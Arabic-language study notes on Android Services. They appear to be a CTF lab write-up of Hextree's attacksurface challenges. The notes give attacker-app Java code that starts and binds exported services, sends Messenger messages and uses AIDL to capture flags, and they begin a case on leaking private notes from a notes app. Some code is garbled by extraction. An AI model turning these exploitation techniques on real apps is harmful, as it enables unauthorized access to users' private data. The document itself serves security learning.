

6-Service

Service run in background tasks running much longer

background task --> Upload or download of large amounts of data like a backup

- **Activity:** Runs in the foreground and renders the UI
- **Broadcast Receiver:** Runs in the background to execute a minimal task
- **Service:** Executes long running tasks in the background

service permission : BIND_JOB_SERVICE --> This is a dangerous system permission that regular apps can not request. Only the system cat interact with the service

ده إذن في أندرويد لو عايز تطور تطبيق يشغل حاجة في الخلفية (background) بشكل مجدول أو في وقت معين. يعني لو عايز تعمل شغل مثلاً لما الموبايل يكون متصل بالإنترنت أو بالشاحن أو في وقت محدد، هتستخدم حاجة اسمها **JobService**، واللآن ده بيخليك تقول للنظام "يا نظام، أنا عايز أستخدم الخدمة دي عشان أنفذ شغل معين".

الإذن ده بيشتغل إزاي؟

لما تجي تضيف خدمة (Service) في تطبيقك عشان تعمل شغل مجدول، لازم تقول للنظام إن الخدمة دي مرتبطة بـ **Manifest**. الطريقة دي بتحتاج تكتب في ملف **JobScheduler**

```
<service
    android:name=".MyJobService"
    android:permission="android.permission.BIND_JOB_SERVICE">
    <intent-filter>
        <action android:name="android.app.job.JobService" />
    </intent-filter>
</service>
```

طب وده بيعمل إيه بالضبط؟

تخيل معايا إنك بتقول للنظام:

- "شوف بقى، لما يحصل الشرط اللي أنا محدده (زي وجود إنترنت)، شغل الخدمة دي."
- النظام لازم يتتأكد إن خدمتك دي آمنة ومفيش أي مشكلة فيها، علشان كده لازم الإذن ده يكون موجود.

إزاي أستخدمه بالكود؟

- هتعمل كود جوا التطبيق بتاعك ينفذ الشغل لما الشرط اللي انت حددته يحصل.
- مثلاً، لو عايز حاجة تشتعل لما الموبايل يتوصّل بالشاحن:

```

public class MyJobService extends JobService {
    @Override
    public boolean onStartJob(JobParameters params) {
        هنا الشغل اللي عايز تعمله // لو الشغل خلاص خلاص
        return false; // لو عايز تعيid المحاولة
    }

    @Override
    public boolean onStopJob(JobParameters params) {
        هنا لو الشغل اتوقف لأي سبب // لو عايز تعيid المحاولة
        return true; // لو عايز تعيid المحاولة
    }
}

```

لية الموضوع ده مهم؟

- الإذن ده بيساعد النظام يحدد أيه الخدمات اللي مسموح ليها تشتفل في الخلفية.
- بيحميك كمطور وبيحمي المستخدمين من أي خدمات مشبوهة.

خلي بالك : من أندرويد 11 (API Level 30) وأحدث، تم فرض قيود على الوصول إلى معلومات التطبيقات المثبتة على الجهاز (مثل معرفة قائمة التطبيقات كلها).

علشان كده:

- لازم تطلب إذن صريح (explicit) عشان تطلب معلومات عن تطبيق معين.
- .Manifest <queries> في ملف الد

هنا لما اشغل التطبيق بتاعي هو هيعت query يشوف التطبيق ده موجود ولا لا

```

<queries>
    <package android:name="com.whatsapp" />
</queries>

```

Flag 24 -> start a service

هنا اهو هو exported فاحنا كده ممكن نشغل service من تطبيق تاني

```

<!--
<service
    android:name="io.hextree.attacksurface.services.Flag24Service"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="io.hextree.services.START_FLAG24_SERVICE"/>
    </intent-filter>
</service>

```

هنا اهو بيتأكد ان لازم يبقى في action=io.hextree.attacksurface.service.START_FLAG24_SERVICE

```
public static String secret = "0000111122223333444455556666777788889999";  
  
@Override // android.app.Service  
public int onStartCommand(Intent intent, int i, int i2) {  
    Log.i("Flag24Service", Utils.dumpIntent(this, intent));  
    if (intent.getAction().equals("io.hextree.services.START_FLAG24_SERVICE")) {  
        success();  
    }  
    return super.onStartCommand(intent, i, i2);  
}  
  
private void success() {  
    Intent intent = new Intent(this, (Class<?>) Flag24Activity.class);  
    intent.setAction("io.hextree.services.START_FLAG24_SERVICE");  
    intent.putExtra("secret", secret);  
    intent.addFlags(268468224);  
    intent.putExtra("hideIntent", true);  
    startActivity(intent);  
}  
  
@Override // android.app.Service  
public IBinder onBind(Intent intent) {  
    throw new UnsupportedOperationException("Not yet implemented");  
}  
}
```

code

```
Intent intent=new Intent();
intent.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.services.Flag24Service");

intent.setAction("io.hextree.services.START_FLAG24_SERVICE");
startService(intent);
```

flag is **HXT{basic-service-ha8sl}**

Flag 24 - Basic service start

io.hextree.attacksurface.services.Flag24Service

DONE

HXT{basic-service-ha98sl}

Flag25 OnStartCommand

هنا اهو هو exported معني كده ان احنا ينفع نستخدمها ياستخدام app تاني

```
<service>
    android:name="io.hextree.attacksurface.services.Flag25Service"
    android:enabled="true"
    android:exported="true">
        <intent-filter>
            <action android:name="io.hextree.services.UNLOCK1"/>
            <action android:name="io.hextree.services.UNLOCK2"/>
            <action android:name="io.hextree.services.UNLOCK3"/>
        </intent-filter>
    </service>
```

هنا بقى الكود هو اول حاجة عنده 3 قيم lock1,lock2,lock3 كل قيمة ب false دلوقتي بقى لما بيجيله intent بيشوف هل في action=io.hextree.services.UNLOCK1 لو في هيختي قيمة lock1 =true وبعد كده بيشوف action=io.hextree.services.UNLOCK2 وعندما ادبر على ما بيتاكد انا في 3 actions انا اديتهمله ويختي 3 قيم true

```

@Override // android.app.Service
public int onStartCommand(Intent intent, int i, int i2) {
    Log.i("Flag25Service", Utils.dumpIntent(this, intent));
    if (intent != null) {
        if (intent.getAction().equals("io.hextree.services.UNLOCK1")) {
            this.lock1 = true;
        }
        if (intent.getAction().equals("io.hextree.services.UNLOCK2")) {
            if (this.lock1) {
                this.lock2 = true;
            } else {
                resetLocks();
            }
        }
        if (intent.getAction().equals("io.hextree.services.UNLOCK3")) {
            if (this.lock2) {
                this.lock3 = true;
            } else {
                resetLocks();
            }
        }
        if (this.lock1 && this.lock2 && this.lock3) {
            success();
            resetLocks();
        }
    }
    Log.i("Flag25Service", "lock1:" + this.lock1 + " lock2:" + this.lock2 + " lock3:" + this.lock3);
    return super.onStartCommand(intent, i, i2);
}

```

code

```

        Intent unlock1 = new Intent("io.hextree.services.UNLOCK1");
        unlock1.setComponent(new
        ComponentName("io.hextree.attacksurface",
        "io.hextree.attacksurface.services.Flag25Service")); // Replace with actual
package and class
        startService(unlock1);

// Send UNLOCK2 next
        Intent unlock2 = new Intent("io.hextree.services.UNLOCK2");
        unlock2.setComponent(new
        ComponentName("io.hextree.attacksurface",
        "io.hextree.attacksurface.services.Flag25Service"));
        startService(unlock2);

// Send UNLOCK3 last
        Intent unlock3 = new Intent("io.hextree.services.UNLOCK3");
        unlock3.setComponent(new
        ComponentName("io.hextree.attacksurface",
        "io.hextree.attacksurface.services.Flag25Service"));
        startService(unlock3);

```

flag is : HXT{only-one-running-service-1hasu}

Flag 25 - Service lifecycle

io.hextree.attacksurface.services.Flag25Service

DONE

HXT{only-one-running-service-1hasu}

Public Methods in Service

1- OnStartCommand

هي عبارة عن **run function** لما كل مرة استدعي **(startService()** يعني لو فيه كود في التطبيق بتاعك قال "شغل الخدمة دي"، النظام هيجي يستدعي الدالة دي عشان يشوف الخدمة هتعمل إيه.

إيه اللي بيجي للدالة؟

1. Intent intent:

ده زي رسالة تتبع ببيانات أو أوامر للخدمة، زي "اعمل كذا" أو "نفذ المهمة دي". لو الخدمة كانت شغالة قبل كده والنظام اضطرر يقفلها ويرجع يشغلها، ممكن الرسالة دي تبقى فاضية.

2. flags :

دي معلومات إضافية عن الطلب، زي:

- هل الطلب ده جاي يتكرر لأن النظام رجع الخدمة بعد ما كانت قافلة؟ (ده لو كان **START_FLAG_REDELIVERY**).
- أو هل الطلب ده جاي عشان إعادة محاولة تشغيل؟ (لو كان **START_FLAG_RETRY**).

3. startId :

ده رقم مميز لكل طلب تشغيل، بحيث لو فيه طلبات كتير على الخدمة، ممكن توقف طلب معين باستخدام الرقم ده.

الدالة دي بترجع إيه؟

لما تخلص شغالها، الخدمة بتقول للنظام "أنا هشتغل إزاي بعد كده؟" فيه أكثر من سيناريو:

1. START_STICKY :

بتقول للنظام: "لو أنا قفلت لأي سبب، شغلني تاني حتى لو مفيش رسالة (Intent) جديدة".

2. **START_NOT_STICKY**:

بتقول: "لو أنا قفلت لأي سبب، مش ضروري تشغلي تاني".

3. **START_REDELIVER_INTENT**:

بتقول: "لو أنا قفلت، رجعني وشغل نفس الرسالة اللي كانت عندي عشان أكمل شغلي".

4. **START_STICKY_COMPATIBILITY**:

نفس فكرة **START_STICKY** بس عشان تكون متوافقة مع الأجهزة القديمة.

حاجة مهمة:

الدالة دي بتشغل في نفس **thread** اللي شغالة فيه واجهة المستخدم (**UI Thread**)، يعني لو الخدمة فيها عمليات تقيلة (زي تنزيل بيانات من الإنترن特 أو معالجة كبيرة)، لازم تعملها في (**Thread**) مختلف عشان التطبيق ما يهنجش.

مثال بسيط:

لو فيه خدمة مهمتها إنها تعد أرقام:

لما تشغلي الخدمة لأول مرة، هتبدأ تعد.

لو النظام قفل الخدمة، لو القيمة اللي رجعتها **START_REDELIVER_INTENT**، هترجع تعد من نفس المكان لما تتشغل تاني.

```
@Override
public int onStartCommand(Intent intent, int flags, int startId) {
    if (intent != null) {
        String action = intent.getAction();
        if ("START_COUNT".equals(action)) {
            new Thread(() -> {
                for (int i = 0; i < 10; i++) {
                    Log.d("Counter", "Count: " + i);
                    try { Thread.sleep(1000); } catch (InterruptedException e) { e.printStackTrace(); }
                }
                stopSelf(); // بعده ما تخلص تعد، قفل الخدمة
            }).start();
        }
    }
    return START_STICKY; // شغلني تاني لو قفلت.
}
```

هي اللي بتحدد الخدمة تشتعل إزاى وتعامل مع الطلبات إزاى. ممكن تخليها تشتعل تاني تلقائياً لو **onStartCommand** قفلت أو تخليها تفقل تماماً من غير ما ترجع.

onStartCommand ش يتخليني ابدأ من الأول لا بدأ من أولها هي ==
== ان هي run اول ما اعمل

2- onBind

الـ **onBind** هي دالة موجودة في الخدمات (**Services**) في أندرويد، ووظيفتها إنها توفر قناة اتصال بين التطبيق والخدمة اللي بتشتغل في الخلفية.

إيه اللي بيحصل؟

لما تطبيق يحاول يتواصل مع خدمة باستخدام `bindService()` بدل `startService()` ، الدالة `onBind()` بتتدة تلقائياً علشان ترجع حاجة اسمها **IBinder**.

طيب إيه هو الـ **IBinder** ده؟

الـ **IBinder** ده أشبه بكتابي أو وسيلة تواصل. عن طريقه التطبيق يقدر يبعث أوامر للخدمة ويأخذ منها ردود. وده بيكون مفيد جداً لو عايز التطبيق يتفاعل مع الخدمة بشكل مباشر بدل ما يشتغل لوحده.

المعادلة بتاعة **:onBind**

1. التطبيق يبعث **Intent** علشان يربط نفسه بالخدمة باستخدام `bindService()`.

الخدمة ترد بـ **IBinder** في الدالة `onBind()` علشان يبدأوا يتواصلوا. 2.

Flag 26

هنا بقى هنتعامل مع **exported** هنا اهو هو **onbind() function** يعني كده ان احنا نقدر نستخدمه من تطبيق تاني

```
<service
    android:name="io.hextree.attacksurface.services.Flag26Service"
    android:enabled="true"
    android:exported="true"/>
```

هنا اهو في **code** هو يستخدم **onBind** وزي ما قولنا ان هي بترتبط بين **app and service** وده باستخدام **IBinder** اللي بتعلمه **return** فلو شوفنا هي بتعمل **return this.messenger.getBinder()** يعني كده هي بيتشغل لما ارسل رسالة لل **service** الرسالة بقى دي لازم تكون **message.what=42**

```

/* loaded from: classes.dex */
public class Flag26Service extends Service {
    public static final int MSG_SUCCESS = 42;
    public static String secret = UUID.randomUUID().toString();
    final Messenger messenger = new Messenger(new IncomingHandler(Looper.getMainLooper()));

    class IncomingHandler extends Handler {
        String echo;

        IncomingHandler(Looper looper) {
            super(looper);
            this.echo = "";
        }

        @Override // android.os.Handler
        public void handleMessage(Message message) {
            Log.i("Flag26Service", "handleMessage(" + message.what + ")");
            if (message.what == 42) {
                Flag26Service.this.success(this.echo);
            } else {
                super.handleMessage(message);
            }
        }
    }

    @Override // android.app.Service
    public IBinder onBind(Intent intent) {
        Log.i("Flag26Service", Utils.dumpIntent(this, intent));
        return this.messenger.getBinder();
    }
}

```

احنا عاوزين نستدعي onBind ونبعت رسالة تكون 42 علشان نروح لل success()

```

public class MainActivity extends AppCompatActivity {
    private final ServiceConnection serviceConnection= new
    ServiceConnection() {
        @Override
        public void onServiceConnected(ComponentName name, IBinder service)
        {
            Messenger messenger=new Messenger(service);
            Message message=Message.obtain(null,42);
            message.setData(new Bundle());
            try{
                messenger.send(message);
            }catch(RemoteException e){
                throw new RuntimeException(e);
            }
        }

        @Override
        public void onServiceDisconnected(ComponentName name) {
        }
    };
}

```

```

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    EdgeToEdge.enable(this);
    setContentView(R.layout.activity_main);
    ((Button) findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
    @Override
    public void onClick(View v) {
        Intent intent=new Intent();

        intent.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.act
ivities.Flag26Service");
        bindService(intent,serviceConnection, Context.BIND_AUTO_CREATE);
    }
});

    ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
    Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
    return insets;
});}
}

```

هذا اهو علشان message.what=42

```

public void onServiceConnected(ComponentName name, IBinder service) {
    Messenger messenger=new Messenger(service);
    Message message=Message.obtain( h: null, what: 42);
    try{
        messenger.send(message);
    }catch( RemoteException e){
        throw new RuntimeException(e);
    }
}

```

flag is HXT{message-say-whaaaat-aug2is}

Flag 26 - Basic message handler

io.hextree.attacksurface.services.Flag26Service

Done

HXT{message-say-whaaaat-aug2is}

Flag 27

هنا بقى هنستخدم **onReply** يعني احنا هنستقبل حاجة من service وده علشان هو بيستخدم
;message.replyTo.send(obtain)

هنا هو **exported**

```
        android:exported="true" />
<service
    android:name="io.hextree.attacksurface.services.Flag27Service"
    android:enabled="true"
    android:exported="true" />
```

الفكرة هنا ان هو بيحدد 3 options from message.what يحدّد رسالة
message.what=1 علشان يعمل generate password وثالث حاجة بيستخدم
message.what=2 echo علشان يعمل generate flag message.what=3

```
/* loaded from: classes.dex */
public class Flag27Service extends Service {
    public static final int MSG_ECHO = 1;
    public static final int MSG_GET_FLAG = 3;
    public static final int MSG_GET_PASSWORD = 2;
```

```

        this.echo = "";
        this.password = null;
    }

@Override // android.os.Handler
public void handleMessage(Message message) {
    Log.i("Flag27Service", "handleMessage(" + message.what + ")");
    int i = message.what;
    if (i == 1) {
        this.echo = message.getData().getString("echo");
        Toast.makeText(Flag27Service.this.getApplicationContext(), this.echo, 0).show();
        return;
    }
    if (i != 2) {
        if (i == 3) {
            String string = message.getData().getString("password");
            if (!this.echo.equals("give flag") || !this.password.equals(string)) {
                Flag27Service.this.sendReply(message, "no flag");
                return;
            } else {
                Flag27Service.this.sendReply(message, "success! Launching flag activity");
                Flag27Service.this.success(this.echo);
                return;
            }
        }
        super.handleMessage(message);
        return;
    }
    if (message.obj == null) {
        Flag27Service.this.sendReply(message, "Error");
        return;
    }
    Message obtain = Message.obtain((Handler) null, message.what);
    Bundle bundle = new Bundle();
    String uuid = UUID.randomUUID().toString();
    this.password = uuid;
    bundle.putString("password", uuid);
    obtain.setData(bundle);
    try {
        message.replyTo.send(obtain);
        Flag27Service.this.sendReply(message, "Password");
    } catch (RemoteException e) {
        throw new RuntimeException(e);
    }
}
}

@Override // android.app.Service
public IBinder onBind(Intent intent) {
    Log.i("Flag27Service", Utils.dumpIntent(this, intent));
    return this.messenger.getBinder();
}

```

بیوی احنا هنعمل 3 اختیارات اول واحد هو ان هدد `echo ="give flag"` و بعد کده نخلي `message.what=2` علشان `flag` منها = 3 علشان نجیب `password`

Code

```

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    EdgeToEdge.enable(this);
    setContentView(R.layout.activity_main);
    ((Button) findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
    @Override
    public void onClick(View v) {
        Intent intent = new Intent();
        intent.setClassName("io.hextree.attacksurface",
                            "io.hextree.attacksurface.services.Flag27Service");

```

```

        bindService(intent, new ServiceConnection() {
            @Override
            public void onServiceConnected(ComponentName name,
IBinder service) {
                Messenger serviceMessenger = new Messenger(service);
                Message msg1 = Message.obtain(null,1);
                msg1.getData().putString("echo","give flag");
//setting the first command to the right string
                try{
                    serviceMessenger.send(msg1); //send the first
command
                }catch (RemoteException e){
                    e.printStackTrace();
                }

                Message msg2 = Message.obtain(null, 2);
                msg2.obj = new Message();
                msg2.replyTo = new Messenger(new
Handler(Looper.getMainLooper())); //looper will continuously read messaged
from the queue and dispatch them to a handler
                @Override
                public void handleMessage(Message reply){
                    super.handleMessage(reply); //handle the
incoming message
                    String password =
reply.getData().getString("password"); //get the password from the message
                    Log.i(null,"password: " + password);
                    if(password != null){
                        Message msg3 = Message.obtain(null, 3);
                        msg3.setData(new Bundle());
msg3.getData().putString("password",password); //attach the password to the
third command
                        msg3.replyTo = new Messenger(new
Handler(Looper.getMainLooper())));
                        try{
                            serviceMessenger.send(msg3); //send
the third command
                        }catch (RemoteException e){
                            e.printStackTrace();
                        }
                    }
                }
            }
        }
    }
}

```

```
        }
    });
    try{
        serviceMessenger.send(msg2);
    }catch (RemoteException e){
        e.printStackTrace();
    }
}

@Override
public void onServiceDisconnected(ComponentName name) {
}

},BIND_AUTO_CREATE);

}

});

ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
    Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
    return insets;
});}
```

Flag is **HXT{service-messages-js71h}**

Flag 27 - Message replies

o.hextree.attacksurface.services.Flag27Service

Done

HXT{service-messages-js71h}

AIDL service

- هي طريقة بنسخدمها في أندرويد علشان نقدر (Android Interface Definition Language) مختلفة (يعني كل واحد في مكان مستقل في "Processes" نخلي تطبيقين يتواصلوا مع بعض حتى لو كانوا شغالين في الماكرة).

- يعني مثلاً:

- عندك تطبيق "مشغل مزيكا" عايز يخلي تطبيق تاني يتحكم فيه (زي يوقف المزيكا أو يغير الأغنية).
- لازم يستخدموا حاجة زي AIDL علشان يقدروا يتفاهموا مع بعض.

ليه مش بنسخدم Services العادي؟

- في الـ Services العادي، الكود بيستغل جوا نفس التطبيق (نفس الـ Process).

- لكن لو فيه تطبيق تاني عايز يتواصل مع الـ Service بتعاونك، لازم يكون فيه حاجة تفهمهم بعض.

- هنا بيجي دور AIDL.

إزاي AIDL بيستغل؟

- بتكتب Interface خاص بالخدمة بتعاونك:

- ده بيبقى فيه الوظائف اللي التطبيق الثاني ممكن يطلبها من الـ Service
- بتكتبها بلغة AIDL (اللي شكلها شبه Java).

- بتولد كود تلقائي:

- الى كتبه **Generate** Java بناءً على aidl لملفات AIDL.

3. تربط aidl Interface بالـ Service

- يتأتى منك تنفذ aidl Interface.

4. التطبيقات الثانية تقدر تستخدمها:

- ده لأنها كانت Service هيسخدم aidl لما تطبيق تاني يطلب يتواصل مع aidl Interface (Object).

IDL code

```
package io.hextree.attacksurface.services;

interface IFlag28Interface {
    boolean openFlag();
}
```

1- Service is binder from another app

2- service was implemented using .aidl

During the app build process. The android SDK create java interface class from the source .aidl file --> Java Interface

علشان نعرف هي service بستخدم aidl file بنلاقي في service .Stub زى كده مثل هنا اهو ** .Stub()**v


```
public static String secret = UUID.randomUUID().toString();
private final IFlag28Interface.Stub binder = new IFlag28Interface.Stub() {
from class: io.hextree.attacksurface.services.Flaa28Service.1
```

هنا بقى اللي موجود داخل Interface file ده بيبي اسم DESCRIPTOR هو اول حاجة هو aidl واي ملف داخلي هيبقى داخل package

```
public static final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag28Interface";
```

```
ce IFlag28Interface extends TInterface {
tic final String DESCRIPTOR = "io.hextree.attacksurface.services.IFlag28Interface";
```

```
From: classes.dex */
```



ثاني حاجة IDL Methods دى عبارة عن Single method

```
    return null;
}

@Override // io.hextree.attacksurface.services.IFlag28Interface
public boolean openFlag() throws RemoteException {
    return false;
}

boolean openFlag() throws RemoteException;
```

Interface Methods

Look for interface methods in the interface class.
These methods have no body, because they will be overridden.
They correspond to the AIDL defined methods.

IFlag28Interface.aidl

```
// IFlag28Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag28Interface { }
```

ممكن بردہ بیقی فی اکتر من method والترتيب بتاعهم مهم بیقول مین اللي هیتنفذ الاول

```
    return null;
}

@Override // io.hextree.attacksurface.services.IFlag29Interface
public void success() throws RemoteException {
}

void authenticate(String str) throws RemoteException;
String init() throws RemoteException;
void success() throws RemoteException;
```

IFlag29Interface.aidl

```
// IFlag29Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag29Interface {
    String init();
    void success();
    void authenticate(String str);
}
```

Order Matters!

The order of the methods is important,
because internally they get assigned IDs
and they must match.

ثالث حاجة معانا هي القيم METHOD اللي بتبقى لكل TRANSACTION رقم معين

```
public static abstract class Stub extends Binder implements IFlag29Interface {
    static final int TRANSACTION_authenticate = 2;
    static final int TRANSACTION_init = 1;
    static final int TRANSACTION_success = 3;

@Override // android.os.IInterface
public IBinder asBinder() {
    return this;
}

public Stub() {
    attachInterface(this, IFlag29Interface.DESCRIPTOR);
}

public static IFlag29Interface asInterface(IBinder iBinder) {
    if (iBinder == null) {
```

IFlag29Interface.aidl

```
// IFlag29Interface.aidl
package io.hextree.attacksurface.services;

interface IFlag29Interface {
    String init();
    void success();
    void authenticate(String str);
}
```

هنا اهو الكود بیقول مین METHOD اللي هتتنفذ

```

Parcel obtain2 = Parcel.obtain();
try {
    obtain.writeInterfaceToken(IFlag29Interface.class.getName());
    this.mRemote.transact(1, obtain, obtain2, 0);
    obtain2.readException();
    return obtain2.readString();
} finally {
    obtain2.recycle();
    obtain.recycle();
}
}

@Override // io.hextree.attacksurface.services.IFlag29Interface
public void authenticate(String str) throws RemoteException {
    Parcel obtain = Parcel.obtain();
    Parcel obtain2 = Parcel.obtain();
    try {
        obtain.writeInterfaceToken(IFlag29Interface.DESCRIPTOR);
        obtain.writeString(str);
        this.mRemote.transact(2, obtain, obtain2, 0);
        obtain2.readException();
    }
}

```

IFlag29Interface.aidl

```

// IFlag29Interface.aidl
package io.hextree.attacksurface;

interface IFlag29Interface {
    String init();
    void success();
    void authenticate(String str);
}

```

دائماً لازم نهتم بالترتيب

```

static final int TRANSACTION_authenticate = 2;
static final int TRANSACTION_init = 1;
static final int TRANSACTION_success = 3;

```

IFlag29Interface.aidl

```

// IFlag29Interface.aidl
package io.hextree.attacksurface.services;


interface IFlag29Interface {
    String init();
    void authenticate(String str);
    void success();
}

```

اذاي ممكن نستفاد من ده : لو مثلاً عندنا app بيسمح ان اسجل notes ودي بتبقى private يعني انا الوحد اللي اقدر اشوفها
 لو لاقينا بقى في app ده AIDL Service للتطبيق تانى فممكن التطبيق التانى ده يقدر يفتح notes دى باستخدام "exported=true" بس لازم تبقي عامل لها Service

هنا اهو مثلاً ده notes app

allow to take private notes



if we do reverse enginerring for notes app we will find contain PFABackupservice is exported and if we open this file we will find he contain .binder contain AIDL service

```
<service  
    android:name="io.hextree.unfriendlynotes.backup.PFABackupService"  
    android:enabled="true"  
    android:exported="true">
```

1- PFABackupService file

```
import io.hextree.unfriendlybackup.api.pfa.PFAAuthService;  
/* loaded from: classes.dex */  
public class PFABackupService extends PFAAuthService {  
}
```

2-PFAAuthService file

```
/ loaded from: classes.dex /  
public abstract class PFAAuthService extends AbstractAuthService {
```

3-AbstractAuthService file

```
public abstract class AbstractAuthService extends Service {  
    protected abstract IBinder getMBinder();  
  
    protected abstract List<Integer> getSUPPORTED_API_VERSIONS();  
  
    @Override // android.app.Service  
    public IBinder onBind(Intent intent)  
        return getMBinder();  
}
```

4- getMBinder

```
@Override // io.hextree.unfriendlybackup.api.common  
